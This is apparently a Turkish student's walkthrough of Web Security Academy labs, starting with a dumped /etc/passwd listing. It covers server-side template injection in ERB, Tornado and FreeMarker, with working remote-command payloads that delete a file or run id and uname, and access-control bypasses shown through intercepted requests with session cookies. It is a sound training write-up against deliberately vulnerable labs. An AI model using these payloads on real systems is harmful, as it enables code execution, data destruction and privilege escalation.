man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:./nonexistent:/usr/sbin/nologin
peter:x:12001:12001:./home/peter:/bin/bash
carlos:x:12002:12002:./home/carlos:/bin/bash
user:x:12000:12000:./home/user:/bin/bash
elmer:x:12099:12099:./home/elmer:/bin/bash
academy:x:10000:10000:./academy:/bin/bash
messagebus:x:101:101:./nonexistent:/usr/sbin/nologin
dnsmasq:x:102:65534:dnsmasq:./var/lib/misc:/usr/sbin/nologin
systemd-timesync:x:103:103:systemd Time Synchronization:./run/systemd:/usr/sbin/nologin
systemd-network:x:104:105:systemd Network Management:./run/systemd:/usr/sbin/nologin
systemd-resolve:x:105:106:systemd Resolver:./run/systemd:/usr/sbin/nologin
mysql:x:106:107:MySQL Server:./nonexistent:/bin/false
postgres:x:107:110:PostgreSQL administrator:./var/lib/postgresql:/bin/bash
usbmux:x:108:46:usbmux daemon:./var/lib/usbmux:/usr/sbin/nologin
rtkit:x:109:115:RealtimeKit:./proc:/usr/sbin/nologin
mongodb:x:110:117:./var/lib/mongodb:/usr/sbin/nologin
avahi:x:111:118:Avahi mDNS daemon:./var/run/avahi-daemon:/usr/sbin/nologin
cups-pk-helper:x:112:119:user for cups-pk-helper service:./home/cups-pk-helper:/usr/sbin/nologin
geoclue:x:113:120:./var/lib/geoclue:/usr/sbin/nologin
saned:x:114:122:./var/lib/saned:/usr/sbin/nologin
colord:x:115:123:colord colour management daemon:./var/lib/colord:/usr/sbin/nologin
pulse:x:116:124:PulseAudio daemon:./var/run/pulse:/usr/sbin/nologin
gdm:x:117:126:Gnome Display Manager:/var/lib/gdm3:/bin/false
true
```

#### 5. Lab'ı çözmek için <%= system('rm morale.txt') %> payload'ını kullanıyoruz ve lab'ı çözüyoruz

WebSecurity Academy Basic server-side template injection LAB Solved

Back to lab description >>

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) [Continue learning >>](#)

Home

WE LIKE TO SHOP

true



### Second Lab Title -> Lab: Basic server-side template injection (code context)

- Lab Açıklaması:**

- Tornado template'inin unsafe kullanımından dolayı ssti açığı var. Lab'ı çözmek için tornado template'inin dokümentasyonunu inceleyip morale.txt adlı file'ı silmemiz gerekiyor. Credential -> wiener:peter

- Lab Çözümü:**

- öncelikle wiener account'u ile login oluyoruz. Sonrasında /my-account directory'sindeki preferred name form'unu submit edip request'i intercept ediyoruz.
- Bu request'i repeater'a gönderdikten sonra, 'blog-post-author-display=' parametresinin değerini -> {{3\*5}} yapıyoruz. Daha sonra home page'deki bir blog'a girip comment paylaşıyoruz.
- Blog'a yeniden girip yorumumuzun üstündeki isme bakınca, ssti açığını tespit ediyoruz. Sonrasında internete tornado ssti yazıp RCE'ye sebep olan payload'lara bakıyoruz.

## # Tornado (Python)

- `{{7*7}}` = 49
- `${7*7}` = `${7*7}`
- `{{foobar}}` = Error
- `{{7*'7'}}` = 7777777

```
{% import foobar %} = Error
{% import os %}

{% import os %}
```

```
{{os.system('whoami')}}
{{os.system('whoami')}}
```

4. Sonrasında `{% import os %}{{os.system('uname')}}` payload'ını deniyoruz. blog sayfasını ziyaretlerimizde bir ton hata aldıktan sonra, sonunda ilk baştaki parametre değerini 2 tane süslü parantez ile kapatıp, sonrasında RCE payloadımızı yazıyoruz. Parametrenin son değeri -> `blog-post-author-display=user.name}}{{%+import+os+%}}{{os.system("uname")}}` ve blog sayfasını ziyaret ettiğimizde, uname olan Linux'ü görüntülüyoruz.



**Linux** Peter Wiener0}} | 06 September 2024

`{{3*5}}`

## Leave a comment

5. Son olarak morale.txt adlı file'ı silip lab'ı tamamlıyoruz. (Son payload -> `blog-post-author-display=user.name}}{{%+import+os+%}}{{os.system("rm+morale.txt")}}`)



Basic server-side template injection (code context)

[Back to lab description >>](#)

LAB Solved

Congratulations, you solved the lab!

Share your skills! [Continue learning >>](#)

[Home](#) | [My account](#)

Third Lab Title -> Lab: Server-side template injection using documentation

- **Lab Açıklaması:**

- Bu lab ssti açığı içeriyor. Lab'ı çözmek için, template engine'ini tespit edip documentation kullanarak morale.txt'yi silen RCE payload'ını kullanmamız gerekiyor. Credential -> content-manager:C0nt3ntM4n4g3r

- **Lab Çözümü:**

1. Öncelikle verilen credential'lar ile account'umuza kayıt oluyoruz. Sonrasında home page'inden herhangi bir blog post'una girip 'Edit Template' diyoruz.
2. SSTI tespiti için payload'ları denedikten sonra, `{3*5}` payload'ı işe yarıyor. Bundan sonra internete ssti yazıp, hactricks sitesindeki template engine'leri inceleyip bazı payloadları denedikten sonra, template engine'in FreeMarker olduğunu tespit ediyoruz.

## FreeMarker (Java)

You can try your payloads at <https://try.freemarker.apache.org>

- `{{7*7}}` = `{{7*7}}`
- `${7*7}` = 49
- `#{{7*7}}` = 49 -- (legacy)
- `${7*'7'}` Nothing
- `${foobar}`

```
<#assign ex = "freemarker.template.utility.Execute"?new()>${ ex("id")}  
[#assign ex = 'freemarker.template.utility.Execute'?new()][${ ex('id')}  
${"freemarker.template.utility.Execute"?new()}("id")}  
  
${product.getClass().getProtectionDomain().getCodeSource().getLocation()}
```

3. Bundan sonra, `<#assign ex = "freemarker.template.utility.Execute"?new()>${ ex("id")}` payload'ı ile RCE testini başarıyla yapıp, morale.txt file'ını siliyoruz ve lab çözülmüş oluyor.

Template:

```
<#assign ex = "freemarker.template.utility.Execute"?new()>${ ex("id")}
```

Preview

Save

uid=12002(carlos) gid=12002(carlos) groups=12002(carlos)

Web Security  
Academy

Server-side template injection using documentation

[Back to lab description](#) »

LAB Solved

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) [Continue learning](#) »

[Home](#) | [My account](#)

Template:

```
<#assign ex = "freemarker.template.utility.Execute"?new()>${ ex("rm morale.txt")}
```

Preview

Save

## Access Control


First Lab Title -> Lab: Unprotected admin functionality

- **Lab Description:**

- Lab unprotected admin panel'ine sahip. Lab'ı çözmek için carlos user'ını silmemiz gerekiyor.

- **Lab Çözümü:**

1. Lab'ı açtıktan sonra /robots.txt directory'isine istek yapıyoruz ve file içeriğinde /administrator-panel adında ki directory'i görüyoruz



2. sonrasında bu directory'i ziyaret ediyoruz



Unprotected admin functionality

[Back to lab description >>](#)

## Users

wiener - [Delete](#)  
carlos - [Delete](#)

3. Sonrasında carlos'u siliyoruz ve lab çözülmüş oluyor



Unprotected admin functionality

[Back to lab description >>](#)

Congratulations, you solved the lab!

User deleted successfully!

## Users

wiener - [Delete](#)

Second Lab Title -> Lab: Multi-step process with no access control on one step

- **Lab Description:**

- Lab, kullanıcının rolünü değiştirmek için çok adımlı bir süreçte sahip bir admin paneline sahip. Lab'ı çözmek için wiener:peter account'una girip, kendi rolümüzü admin olarak değiştirmemiz gerekiyor(öncesinde admin account'una girip fonksiyonlar haşır neşir olmamız gerekiyor). Admin-Credentials -> administrator:admin

- **Lab Çözümü:**

1. öncelikle admin ile login olup, user role değiştirme fonksiyonunu inceliyoruz. Bunun için 'Upgrade user' butonuna tıklayıp isteği burp ile intercept ediyoruz

- Buton'a bastıktan sonraki First Request:

```
Request to https://0a16007404e9514a810ab7d900fe00d0.web-security-academy.net:443 [79.125.84.16]
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
1 POST /admin-roles HTTP/2
2 Host: 0a16007404e9514a810ab7d900fe00d0.web-security-academy.net
3 Cookie: session=6F0ubwxLPSoHPAZ63ZvsjuDIFPhyATTf
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:130.0) Gecko/20100101 Firefox/130.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
6 Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 30
10 Origin: https://0a16007404e9514a810ab7d900fe00d0.web-security-academy.net
11 Referer: https://0a16007404e9514a810ab7d900fe00d0.web-security-academy.net/admin
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Priority: u=0, i
18 Te: trailers
19
20 username=carlos&action=upgrade
```

- request'i gönderdikten sonraki Emin misin sorusu:



Multi-Step process with no access control on O  
Back to lab description >>

Are you sure?


No, take me back

Yes


- Yes butonuna tıkladığımızda yapılan istek:

```
Request to https://0a16007404e9514a810ab7d900fe00d0.web-security-academy.net:443 [79.125.84.16]
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
1 POST /admin-roles HTTP/2
2 Host: 0a16007404e9514a810ab7d900fe00d0.web-security-academy.net
3 Cookie: session=6F0ubwxLPSoHPAZ63ZvsjuDIFPhyATTf
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:130.0) Gecko/20100101 Firefox/130.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
6 Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 45
10 Origin: https://0a16007404e9514a810ab7d900fe00d0.web-security-academy.net
11 Referer: https://0a16007404e9514a810ab7d900fe00d0.web-security-academy.net/admin-roles
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Priority: u=0, i
18 Te: trailers
19
20 action=upgrade&confirmed=true&username=carlos
```

2. Bundan sonra wiener (non-admin) hesabımıza giriş yapıp, onun cookie'si ile ilk request'i tekrarlıyoruz ve 401 unauthorized response'ını alıyoruz



3. Sonrasında emin misin sorusuna yes dediğimizde yapılan request'i non-admin hesabımızın session'ı ile deniyoruz ve 302 redirect alıyoruz



4. Access control'den emin olmak için, kendi username'imiz ile requesti tekrarlıyoruz ve browser'dan sonucun olumlu olduğunu görüp, labı çözmüş oluyoruz



Multi-step process with no access control on one step

LAB Solved

[Back to lab description >>](#)

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) [Continue learning >>](#)

[Home](#) | [Admin panel](#) | [My account](#) | [Log out](#)

## My Account

Your username is: wiener

Email

Update email


Third Lab Title -> Lab: Method-based access control can be circumvented

- **Lab Description:**

- Lab Access control'ü http header'a göre yapıyor. Lab'ı çözmek için wiener user'ı ile login olup kendimizi admin yapmalıyız. Admin credentials -> administrator:admin

- **Lab Çözümü:**

1. Öncelikle admin olarak login olup, burp ile user upgrade request'ini intercept ediyoruz
2. Request'i repeater'a gönderdikten sonra, wiener ile giriş yapıp onun session'ını admin'ininki ile değiştirip request'i yapıyoruz ve 401 response alıyoruz



3. Sonrasında POST header'ı GET ile değiştirip, parametreleri url'in devamına ? username=wiener&action=upgrade yaptığımızda, access control'ün doğru yapılamamasından ötürü admin olarak role'ümüzü başarıyla upgrade edip, lab'ı çözüyoruz



Send

Cancel

Follow redirection

Request

PrettyRawHex

1 GET /admin-roles?username=wiener&action=upgrade HTTP/2

2 Host: 0a5d009e03443c28813e6beb008a00f8.web-security-academy.net

3 Cookie: session=EHMMMX1hKQLQGYbc3qzxS53bEa7MEWIf

4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:130.0) Gecko/20100101 Firefox/130.0

5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,\*/\*;q=0.8

6 Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3

7 Accept-Encoding: gzip, deflate, br

8 Content-Type: application/x-www-form-urlencoded

9 Content-Length: 30

10 Origin: https://0a5d009e03443c28813e6beb008a00f8.web-security-academy.net

11 Referer: https://0a5d009e03443c28813e6beb008a00f8.web-security-academy.net/admin

12 Upgrade-Insecure-Requests: 1

13 Sec-Fetch-Dest: document

14 Sec-Fetch-Mode: navigate

15 Sec-Fetch-Site: same-origin

16 Sec-Fetch-User: ?1

17 Priority: u=0, i

18 Te: trailers

19

20

Response

PrettyRawHexRender

1 HTTP/2 302 Found

2 Location: /admin

3 X-Frame-Options: SAMEORIGIN

4 Content-Length: 0

5

6



Method-based access control can be circumvented

[Back to lab description >>](#)

LAB

Solved

Congratulations, you solved the lab!

Share your skills!

Continue learning >>

[Home](#) | [Admin panel](#) | [My account](#) | [Log out](#)

## My Account

Your username is: wiener

Email

Update email